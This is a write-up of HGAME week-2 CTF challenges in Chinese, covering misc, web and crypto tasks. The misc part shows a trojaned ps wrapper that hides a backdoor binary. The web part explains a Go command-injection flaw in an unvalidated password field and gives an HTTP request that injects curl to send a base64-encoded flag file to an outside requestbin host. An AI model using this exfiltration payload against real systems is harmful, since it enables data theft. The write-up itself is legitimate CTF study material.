minhaf#0x0001ee-WEEK2-WP

Token C34qP4HVLlJnot_AiIDy0

misc

Computer cleaner plus

输入ps，提示命令不存在， `whereis ps` 可以看到ps存放在/usr/bin/ps,查看这个命令

```
/B4ck_D0_oR.elf & /.hide_command/ps |grep -v "shell" |grep -v "B4ck_D0_oR" |grep
"bash"
```

B4ck_D0_oR即为恶意文件

Invest in hints

有25个hint，题目中有25行的0或1，每个1就代表flag的逆向字母位置，比如第一行
0000110010100111101000000001001000111010000000000000000000001101111000100，逆向之后
就是0010001111011000000000000000000001011100010010000000001011110010100110000,那么第
一个hint `aAug5MkyAzq6Dr2mCALwmH` 的每个字母就代表
0010001111011000000000000000000001011100010010000000001011110010100110000中对应的1
的位置。然后挨个找字母就行了。要注意使用尽量少的hint去补充flag的每一位。excel大法

这个题做的很难受，前期不知道这个题是什么意思，傻傻的开了13个hint。。。

web

Level 21096 HoneyPot

第540行，导入数据的时候存在命令拼接注入

```
    //Never able to inject shell commands,Hackers can't use this,HaHa
    command := fmt.Sprintf("/usr/local/bin/mysqldump -h %s -u %s -p%s %s
|/usr/local/bin/mysql -h 127.0.0.1 -u %s -p%s %s",
        config.RemoteHost,
        config.RemoteUsername,
```

```
        config.RemotePassword,
        config.RemoteDatabase,
        localConfig.Username,
        localConfig.Password,
        config.LocalDatabase,
    )
    fmt.Println(command)
    cmd := exec.Command("sh", "-c", command)
    if err := cmd.Run(); err != nil {
        c.JSON(http.StatusInternalServerError, gin.H{
            "success": false,
            "message": "Failed to import data: " + err.Error(),
        })
        return
    }
```

再看下面的过滤条件，没有对remote_password进行过滤

```go
func validateImportConfig(config ImportConfig) error {
    if config.RemoteHost == "" ||
        config.RemoteUsername == "" ||
        config.RemoteDatabase == "" ||
        config.LocalDatabase == "" {
        return fmt.Errorf("missing required fields")
    }

    if match, _ := regexp.MatchString(`^[a-zA-Z0-9\.\-]+$`, config.RemoteHost); !match {
        return fmt.Errorf("invalid remote host")
    }

    if match, _ := regexp.MatchString(`^[a-zA-Z0-9_]+$`, config.RemoteUsername); !match {
        return fmt.Errorf("invalid remote username")
    }

    if match, _ := regexp.MatchString(`^[a-zA-Z0-9_]+$`, config.RemoteDatabase); !match {
        return fmt.Errorf("invalid remote database name")
    }

    if match, _ := regexp.MatchString(`^[a-zA-Z0-9_]+$`, config.LocalDatabase); !match {
        return fmt.Errorf("invalid local database name")
    }

    return nil
}
```

那么就可以拼接命令，curl外带出flag内容，但是直接cat /f*会存在数据丢失，直接cat /flag_114*

```
POST /api/import HTTP/1.1
Host: node1.hgame.vidar.club:30556
DNT: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101
Firefox/135.0
Referer: http://node1.hgame.vidar.club:30556/
Content-Type: application/json
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Origin: http://node1.hgame.vidar.club:30556
Accept: */*
Cookie: td_cookie=1144148818
Priority: u=0
Content-Length: 145
```

{"remote_host":"127.0.0.1","remote_port":"3306","remote_username":"root","remote_password":"eoot$(curl -X POST -d `cat /flag_114*|base64`
http://requestbin.cn:80/12m7gup1)","remote_database":"123","local_database":"123"
}

crypto

Ancient Recall

```
Major_Arcana = ["The Fool", "The Magician", "The High Priestess","The Empress",
"The Emperor", "The Hierophant","The Lovers", "The Chariot", "Strength","The
Hermit", "Wheel of Fortune", "Justice","The Hanged Man", "Death",
"Temperance","The Devil", "The Tower", "The Star","The Moon", "The Sun",
"Judgement","The World"]
wands = ["Ace of Wands", "Two of Wands", "Three of Wands", "Four of Wands", "Five
of Wands", "Six of Wands", "Seven of Wands", "Eight of Wands", "Nine of Wands",
"Ten of Wands", "Page of Wands", "Knight of Wands", "Queen of Wands", "King of
Wands"]
cups = ["Ace of Cups", "Two of Cups", "Three of Cups", "Four of Cups", "Five of
Cups", "Six of Cups", "Seven of Cups", "Eight of Cups", "Nine of Cups", "Ten of
Cups", "Page of Cups", "Knight of Cups", "Queen of Cups", "King of Cups"]
swords = ["Ace of Swords", "Two of Swords", "Three of Swords", "Four of Swords",
"Five of Swords", "Six of Swords", "Seven of Swords", "Eight of Swords", "Nine of
Swords", "Ten of Swords", "Page of Swords", "Knight of Swords", "Queen of
Swords", "King of Swords"]
pentacles = ["Ace of Pentacles", "Two of Pentacles", "Three of Pentacles", "Four
of Pentacles", "Five of Pentacles", "Six of Pentacles", "Seven of Pentacles",
"Eight of Pentacles", "Nine of Pentacles", "Ten of Pentacles", "Page of
Pentacles", "Knight of Pentacles", "Queen of Pentacles", "King of Pentacles"]
Minor_Arcana = wands + cups + swords + pentacles
tarot = Major_Arcana + Minor_Arcana
final_value=
[25329519520662917748904983691141959172407947049182105205710670853114746750198,
25329519520662917748903276660741003578980230131054431788812947003815097952700,
25329519520662917748905544592872766049031303158592585441730683769670723357300,
25329519520662917748908653282415328853915101626115345140144091742842991390155,
25329519520662917748908306626081341560179463763099899341758339139211426093340]
# FATEd[0] = FATE[0] + FATE[1]
# FATEd[1] = FATE[1] + FATE[2]
# FATEd[2] = FATE[2] + FATE[3]
# FATEd[3] = FATE[3] + FATE[4]
# FATEd[4] = FATE[4] + FATE[0]
def reverse_fortune_wheel(FATEd):
    FATE = [0] * 5
    FATE[0] = (FATEd[0] - FATEd[1] + FATEd[2] - FATEd[3] + FATEd[4]) // 2
    FATE[1] = FATEd[0] - FATE[0]
    FATE[2] = FATEd[1] - FATE[1]
    FATE[3] = FATEd[2] - FATE[2]
    FATE[4] = FATEd[3] - FATE[3]
    return FATE
for _ in range(250):
    final_value = reverse_fortune_wheel(final_value)
print(final_value)
YOUR_initial_FATE = []
```

```python
for value in final_value:
    if value < 0:  # 反转的牌
        card = tarot[abs(value) - 1]
        YOUR_initial_FATE.append("re-" + card)
    else:  # 正位的牌
        card = tarot[value]
        YOUR_initial_FATE.append(card)
FLAG = "hgame{" + "&".join(YOUR_initial_FATE).replace(" ", "_") + "}"
print(FLAG)
```

```python
for value in final_value:
    if value < 0:  # 反转的牌
        card = tarot[abs(value) - 1]
        YOUR_initial_FATE.append("re-" + card)
    else:  # 正位的牌
        card = tarot[value]
        YOUR_initial_FATE.append(card)
FLAG = "hgame{" + "&".join(YOUR_initial_FATE).replace(" ", "_") + "}"
print(FLAG)
```